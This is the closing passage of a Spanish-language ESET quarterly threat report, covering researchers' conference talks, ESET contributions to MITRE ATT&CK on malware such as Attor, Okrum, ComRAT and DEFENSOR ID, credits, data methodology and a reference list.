Vladislav Hrcka, analista de malware de ESET, realizará una sesión virtual del Arsenal en BlackHat USA, donde analizará el conjunto de herramientas de ofuscación utilizado por la familia de malware Stantinko. En su charla, se centrará en las mejoras para ofuscar el flujo de control y en las técnicas para cifrar cadenas utilizadas por los operadores de esta familia de malware. También mostrará cómo estos enfoques comunes se volvieron únicos y dejaron inservibles los métodos habituales de ingeniería inversa.

Conferencia de Virus Bulletin

Cibercrimen financiero en LATAM: los competidores en el delito comparten tácticas, técnicas y procedimientos (TTP)

En la conferencia VB2020 virtual de este año, el analista de malware de ESET Jakub Soucek y el ingeniero de detección de ESET Martin Jirkal analizarán en profundidad la situación actual de los troyanos bancarios latinoamericanos. La charla se centrará en el sorprendente número elevado de similitudes entre las familias, lo que insinúa su estrecha coordinación. Los analistas también hablarán sobre una nueva tendencia descubierta en 2020: la propagación de estas familias de malware específicas de la región de América Latina a España y Portugal.

XDSpy: robando secretos del gobierno desde 2011

Otro paper que se presentará en el VB2020 virtual será el del investigador de malware de ESET Matthieu Faou, quien describirá el descubrimiento de la operación de ciberespionaje XDSpy contra varios gobiernos de Europa del Este, los Balcanes y Rusia, que pasó desapercibida durante casi 10 años. Al parecer, su objetivo era robar documentos de diplomáticos y personal militar, pero también de un pequeño número de empresas privadas e instituciones académicas, lo que sugiere que el actor también es responsable de espionaje económico. ESET atribuye la campaña al grupo XDSpy, desconocido hasta el momento.

Aplanando la curva de riesgos cibernéticos

El investigador senior de ESET Righard Zwienenberg participará en el panel de Inteligencia de Amenazas en la conferencia virtual VB2020. En este panel se discutirán los requisitos a menudo pasados por alto para aprender a minimizar los riesgos en las redes corporativas, y explicará tanto lo que se debe hacer como lo que no se debe hacer para que las empresas aplanen la curva de riesgos cibernéticos, minimicen el impacto en su red y le otorguen la resistencia necesaria.

Infoshare

Amenazas para Android sobre COVID-19 [72]

En septiembre, el investigador de malware de ESET Lukáš Štefanko hablará en la conferencia virtual Infoshare Polonia. Proporcionará una descripción general de varias amenazas para Android distribuidas en la primera mitad de 2020 que emplearon el tema de COVID-19 haciéndose pasar por rastreadores de coronavirus, aplicaciones gubernamentales, identificadores de síntomas, etc. Su charla también incluirá demostraciones de malware bancario distribuido en Italia y una variante de ransomware para Android recientemente descubierta que aprovecha los temores de las personas durante la pandemia.

GoTech World

El estado de las operaciones de TI y la seguridad cibernética: lecciones aprendidas (y por aprender) *[73]*

En el evento GoTech World 2020 que se realizará en Rumania, el investigador senior de ESET, Righard Zwienenberg, analizará las dificultades en materia de seguridad cibernética que acorralaron a muchos durante las cuarentenas por COVID-19. Los cambios abruptos provocados por el trabajo desde oficinas en el hogar sin una preparación adecuada no solo plantearon sus propios problemas de seguridad en dicho momento, sino que también contribuyen a los riesgos de abrir nuevamente la red corporativa cuando los trabajadores regresan a la oficina.

Contribuciones a MITRE ATT&CK

Los investigadores de ESET hacen contribuciones regulares a *MITRE ATT&CK®* [74], una base de conocimiento de tácticas y técnicas maliciosas accesible a nivel mundial.

En el segundo trimestre de 2020, se añadieron varias contribuciones de ESET a la base de conocimiento de ATT&CK:

- 4 nuevas contribuciones a la categoría Software
- 1 nueva extensión dentro de la categoría Grupos

MITRE ATT&CK recientemente agregó *subtécnicas* [75], por lo que extendió el nivel de granularidad de su base de conocimiento. Las últimas contribuciones de ESET ya se presentaron reflejando esta nueva estructura.

La primera entrada aportada por ESET a la categoría Software se centró en *Attor (S0438)* [76], una plataforma de espionaje basada en Windows *descubierta* [77] y nombrada por ESET en función de sus dos características más notables: el uso de comandos AT y de comunicaciones mediante el protocolo TOR. Este malware había pasado desapercibido desde 2013 y su arquitectura se basa en complementos cargables que permiten personalizar la funcionalidad según objetivos específicos.

La categoría Software de ATT&CK ahora también incluye una entrada sobre *Okrum (S0439)* [78], un backdoor de Windows cuya actividad maliciosa se detectó por primera vez a fines de 2016 cuando atacó misiones diplomáticas en Europa y América Latina. ESET *descubrió* [79] sólidos vínculos entre esta familia de malware y el actor de amenazas *Ke3chang o APT15 (G0004)* [80].

La tercera entrada de Software aportada por ESET proviene de su investigación de la última versión de *ComRAT (S0126)* [81], la segunda etapa del malware utilizado por uno de los grupos de ciberespionaje más antiguos aún activos: Turla (también conocido como Snake). El *análisis* [33] detallado de ESET también ha contribuido a una mejor comprensión de las técnicas utilizadas por este sofisticado *actor de amenazas (G0010)* [82].

La entrada más reciente aportada por ESET a ATT&CK describe el software malicioso *DEFENSOR ID (S0479)* [83], un troyano bancario capaz de borrar la cuenta bancaria de la víctima o la billetera de criptomonedas y tomar el control de las cuentas de correo electrónico o redes sociales. Los investigadores de ESET *descubrieron* [10] que DEFENSOR ID logra realizar la mayor parte de su funcionalidad maliciosa gracias al uso indebido del Servicio de Accesibilidad de Android.


Evaluaciones MITRE ATT&CK

Decidimos evaluar nuestras capacidades de prevención y detección como parte de la próxima *tercera ronda de evaluaciones MITRE ATT&CK* [84], que se llevará a cabo en el segundo semestre de 2020. En esta evaluación, se emularán las técnicas utilizadas por el grupo de APT Carbanak/FIN7 como parte de las actividades conjuntas del equipo rojo/azul entre los equipos de ESET y MITRE ATT&CK.

El grupo de APT Carbanak/Fin7 utiliza técnicas de espionaje y ocultación, y se basa en gran medida en el uso de secuencias de comandos, la ofuscación, la ocultación a simple vista y la ingeniería social. Sus operadores a menudo usan tecnologías de punto de venta como vector de ataque, ya que sus objetivos suelen ser industrias financieramente atractivas como los sectores bancario, minorista y hotelero.

Otras contribuciones

En mayo de 2020, ESET lanzó la *versión v1.5 de IPyIDA* [85], la solución exclusiva para Python que añade una consola IPython a IDA Pro. Esta actualización solucionó problemas con el uso del script de instalación en Linux con Python; corrigió problemas de compatibilidad con la última versión de qtconsole v4.7; solucionó un error que bloqueaba el núcleo si la consola se abría y cerraba demasiadas veces; agregó una captura de pantalla al archivo README y una mejor descripción de PyPI.



Integración de la consola IPython de ESET para IDA Pro

Créditos

Equipo

Peter Stanekík, Líder de Equipo
Klára Kobáková, Editora Jefa

Aryeh Goretsky
Bruce Burrell
Nick FitzGerald
Ondrej Kubovic
Petr Blazek

Prólogo

Roman Kováč, Jefe de Investigación

Colaboradores

Anton Cherepanov
Dominik Breitenbacher
Igor Kabina
Jakub Tomanek
Ján Šugarek
Jean-Ian Boutin
Jiří Kropáč
Juraj Jánošík
Kaspars Osis
Ladislav Janko
Lukáš Štefanko
Marc-Étienne Léveillé
Martin Červeň
Martin Lackovič
Mathieu Tartare
Matthieu Faou
Michal Dida
Milan Fránik
Miroslav Legéň
Patrik Sučanský
Robert Lipovský
Thomas Dupuy
Vladimír Šimčák
Zoltán Rusnák
Zuzana Hromcová
Zuzana Legáthová

Acerca de los datos de este informe

Las estadísticas y tendencias de amenazas presentadas en este informe se basan en los datos de telemetría globales recopilados por ESET. A menos que se indique explícitamente lo contrario, los datos incluyen amenazas independientemente de la plataforma objetivo, e incluyen solo detecciones diarias únicas por dispositivo.

Los datos se procesaron con la sincera intención de mitigar todas las actitudes tendenciosas conocidas y se hizo un esfuerzo por maximizar el valor de la información proporcionada sobre las amenazas más importantes *in-the-wild*.

Además, los datos excluyen las detecciones de *aplicaciones potencialmente no deseadas* [86], *aplicaciones potencialmente no seguras* [87] y adware, excepto donde se indique lo contrario en las secciones específicas para cada plataforma y en la sección sobre la extracción de criptomonedas.

La mayoría de los gráficos de este informe muestran tendencias de detección en lugar de proporcionar números absolutos. Esto se debe a que los datos pueden ser propensos a diversas interpretaciones erróneas, en especial cuando se comparan directamente con otros datos de telemetría. No obstante, se proporcionan valores absolutos u órdenes de magnitud cuando se considera beneficioso.

Referencias

[1] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/

[2] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[3] https://github.com/LOLBAS-Project/LOLBAS/blob/master/README.md

[4] https://medium.com/@gorkemkaradeniz/defeating-runasppl-utilizing-vulnerable-drivers-to-read-lsass-with-mimikatz-28f4b50b1de5

[5] https://medium.com/@gorkemkaradeniz/defeating-runasppl-utilizing-vulnerable-drivers-to-read-lsass-with-mimikatz-28f4b50b1de5

[6] https://www.welivesecurity.com/2020/06/18/digging-up-invisimole-hidden-arsenal/

[7] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf

[8] https://www.welivesecurity.com/2020/04/22/serious-flaws-smart-home-hubs-is-your-device-among-them/

[9] https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/

[10] https://www.welivesecurity.com/2020/05/22/insidious-android-malware-gives-up-all-malicious-features-but-one-gain-stealth/

[11] https://cwe.mitre.org/data/definitions/926.html

[12] https://github.com/eset/cry-decryptor

[13] https://www.welivesecurity.com/2020/06/24/new-ransomware-uses-covid19-tracing-guise-target-canada-eset-decryptor/

[14] https://www.ledger.com/

[15] https://trezor.io/

[16] https://wiki.trezor.io/Recovery_seed

[17] https://bitcointalk.org/index.php?topic=5255282.0

[18] https://cointelegraph.com/news/fake-ledger-live-chrome-extension-stole-14m-xrp-researchers-claim

[19] https://nakedsecurity.sophos.com/2020/05/08/more-crypto-stealing-chrome-extensions-swatted-by-google/

[20] https://blog.chromium.org/2020/04/keeping-spam-off-chrome-web-store.html

[21] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q2

[22] https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/

[23] https://www.welivesecurity.com/2020/05/14/mikroceen-spying-backdoor-high-profile-networks-central-asia/

[24] https://www.welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[25] https://www.welivesecurity.com/2020/01/31/winnti-group-targeting-universities-hong-kong/

[26] https://www.carbonblack.com/blog/cb-threat-analysis-unit-technical-analysis-of-crosswalk/

[27] https://attack.mitre.org/software/S0013/

[28] https://blog.malwarebytes.com/threat-analysis/2020/06/higaisa/

[29] https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool

[30] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Winnti.pdf

[31] https://twitter.com/ESETresearch/status/1258353960781598721

[32] https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf

[33] https://www.welivesecurity.com/wp-content/uploads/2020/05/ESET_Turla_ComRAT.pdf

[34] https://www.welivesecurity.com/2020/05/26/agentbtz-comratv4-ten-year-journey/

[35] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[36] https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/

[37] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_Operation_Interception.pdf

[38] https://twitter.com/issuemakerslab/status/1263062175595163648

[39] https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/

[40] https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/

[41] https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/

[42] https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations

[43] https://insights.oem.avira.com/new-wave-of-plugx-targets-hong-kong/

[44] https://lab52.io/blog/mustang-panda-recent-activity-dll-sideloading-trojans-with-temporal-c2-servers/

[45] https://mmcert.org.mm/index.php/news/plugx-rat-phyraarnglngnnnylmnnyn.html

[46] https://www.us-cert.gov/ncas/alerts/TA17-293A

[47] https://www.us-cert.gov/ncas/alerts/TA18-074A

[48] https://techcommunity.microsoft.com/t5/exchange-team-blog/exchange-server-and-smbv1/ba-p/1165615

[49] https://nvd.nist.gov/vuln/detail/CVE-2017-11882

[50] https://en.wikipedia.org/wiki/Advance-fee_scam

[51] https://www.welivesecurity.com/2017/12/04/eset-takes-part-global-operation-disrupt-gamarue/

[52] https://www.welivesecurity.com/2019/01/28/russia-hit-new-wave-ransomware-spam/

[53] https://www.welivesecurity.com/2019/01/30/love-you-malspam-makeover-massive-japan-targeted-campaign/

[54] https://www.zdnet.com/article/emotet-todays-most-dangerous-botnet-comes-back-to-life/

[55] https://www.bleepingcomputer.com/news/security/emotet-malware-restarts-spam-attacks-after-holiday-break/

[56] https://www.welivesecurity.com/2019/02/07/danabot-updated-new-cc-communication/

[57] https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/

[58] https://borncity.com/win/2020/05/20/warning-infected-cookie-consent-logo-delivers-ransomware/

[59] https://www.welivesecurity.com/2017/05/15/wannacryptor-key-questions-answered/

[60] https://www.bleepingcomputer.com/news/security/shade-ransomware-shuts-down-releases-750k-decryption-keys/

[61] https://www.welivesecurity.com/wp-content/uploads/2020/04/ESET_Threat_Report_Q12020.pdf

[62] https://www.bleepingcomputer.com/news/security/business-giant-xerox-allegedly-suffers-maze-ransomware-attack/

[63] https://www.welivesecurity.com/2020/06/29/remote-access-risk-pandemic-cybercrooks-bruteforcing-game/

[64] https://github.com/Sentinel-One/foss/tree/master/s1-evilquest-decryptor

[65] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7248

[66] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5687

[67] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-8361

[68] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9583

[69] https://www.welivesecurity.com/2020/04/22/serious-flaws-smart-home-hubs-is-your-device-among-them/

[70] https://www.blackhat.com/us-20/briefings/schedule/#kr00k-serious-vulnerability-affected-encryption-of-billion-wi-fi-devices-20414

[71] https://www.blackhat.com/us-20/arsenal/schedule/#stantinko-deobfuscation-arsenal-21025

[72] https://infoshare.pl/speakers/#speaker1445

[73] https://myconnector.ro/virtual/virtualized-the-state-of-it-ops-cybersecurity/321/agenda/3503

[74] https://attack.mitre.org/

[75] https://medium.com/mitre-attack/attack-with-sub-techniques-is-now-just-attack-8fc20997d8de

[76] https://attack.mitre.org/software/S0438/

[77] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Attor.pdf

[78] https://attack.mitre.org/software/S0439/

[79] https://www.welivesecurity.com/wp-content/uploads/2019/07/ESET_Okrum_and_Ketrican.pdf

[80] https://attack.mitre.org/groups/G0004/

[81] https://attack.mitre.org/software/S0126/

[82] https://attack.mitre.org/groups/G0010/

[83] https://attack.mitre.org/software/S0479/

[84] https://medium.com/mitre-attack/announcing-2020s-attack-evaluation-6755650b68c2

[85] https://github.com/eset/ipyida

[86] https://help.eset.com/glossary/en-US/unwanted_application.html

[87] https://help.eset.com/glossary/en-US/unsafe_application.html

ENJOY SAFER TECHNOLOGY™

Acerca de ESET

Por más de 30 años, ESET® ha estado desarrollando soluciones y servicios de seguridad informática líderes en la industria para empresas y consumidores de todo el mundo. Con soluciones que abarcan desde la protección de endpoints y dispositivos móviles, hasta el cifrado y la autenticación en dos fases, los productos de alto rendimiento y fáciles de usar de ESET les ofrecen a los usuarios y a las empresas la tranquilidad que necesitan para disfrutar de todo el potencial de su tecnología. ESET brinda protección y supervisión en forma discreta las 24 horas, los 7 días de la semana, y actualiza las defensas en tiempo real para mantener a los usuarios seguros y a las empresas funcionando sin interrupciones. Las amenazas en evolución requieren que la empresa de seguridad de TI también esté en constante evolución. Gracias al respaldo de sus Centros de Investigación y Desarrollo en todo el mundo, ESET es la primera empresa de seguridad de TI en ganar *100 premios VB100 de Virus Bulletin*, por detectar todo el malware in-the-wild sin interrupciones desde el año 2003. Para obtener más información, visite *www.eset.com/latam* o síganos en *LinkedIn*, *Facebook* y *Twitter*.

WeLiveSecurity.com
@ESETresearch
ESET GitHub